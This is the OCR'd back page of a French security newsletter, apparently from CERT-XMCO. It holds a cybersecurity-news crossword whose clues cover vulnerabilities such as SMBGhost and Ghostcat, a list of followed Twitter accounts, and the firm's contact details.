
par Bastien CACACE

> Les mots croisés de la sécu

Saurez-vous le terminer ?

> Twitter


Sélection de comptes Twitter




Horizontal	Vertical
3. Hôtel dont les données piratées ont récemment été publiées sur un forum	1. Attaque ayant pour but l'inversion d'un bit dans la mémoire en provoquant des fuites de courant depuis les cellules adjacentes
6. Code couleur d'un protocole autorisant à partager une information sur la base du besoin d'en connaître	2. Composant logiciel affecté début 2020 par une vulnérabilité critique au sein de AJP
8. Groupe d'attaquants suspecté d'être affilié au gouvernement russe	4. Groupe d'attaquants énigmatique chiffrant et publiant les données de leurs victimes. Un ransomware porte également leur nom
9. Société dont les disques durs SSD étaient et sont encore affectés par une erreur qui causait un déni de service après 32 768 heures d'utilisation	5. Outil de hacking très prisé par les pentesteurs dans les environnements Active Directory
11. Mot anglais pour signifier que la vulnérabilité peut se propager à d'autres systèmes vulnérables de façon automatisée et sans interaction utilisateur	7. Serveur d'indexation et de recherches de données. Souvent mal sécurisé et à l'origine de fuites de données sur Internet
12. Subreddit très populaire autour de la cybersécurité	10. L'outil indispensable pour le télétravail
17. Affaire qui continue d'ébranler l'image de Facebook et qui entraîne de multiples condamnations	13. Technologie web sujette à de très nombreuses vulnérabilités depuis sa création dont l'éditeur annonce la fin du support pour fin 2020
18. Vulnérabilité au sein de SMB 3.1.1 due à la façon dont celui-ci traite certains messages compressés	14. Société suisse qui commercialisait des appareils et des logiciels de chiffrement à destination des états comportant des portes dérobées
20. Outil open source utilisé pour analyser, reverser et extraire des images de firmware	15. Ville française touchée au mois de mars 2020 par un ransomware ou fabricant de savon
	16. Société à l'origine d'une des plus grosses vulnérabilités de ce début d'année et victime d'une intrusion pendant 5 mois entre 2018 et 2019
	19. Artiste mexicaine ou framework utilisé lors de pentests mobiles

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

Binni Shah		https://twitter.com/binitamshah
Rachel Tobac		https://twitter.com/RachelTobac
Joseph Cox		https://twitter.com/josephfcox
Curly Cyber		https://twitter.com/CurlyCyber
Adrien Guinet		https://twitter.com/adriengnt
Le Virus Info & Pirates Mag		https://twitter.com/ACBM_COM
hipotermia		https://twitter.com/_hipotermia_
Karl		https://twitter.com/kfosaaen
Amaelle Guiton		https://twitter.com/amaelle_g
Erik		https://twitter.com/Schamperr



> Remerciements

Photographie

https://stock.adobe.com/

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél. +33 (0)1 79 35 29 30
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr
twitter https://www.twitter.com/CERTXMCO

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET: 430 137 711 00056 - N° TVA intracommunautaire: FR 29 430 137 711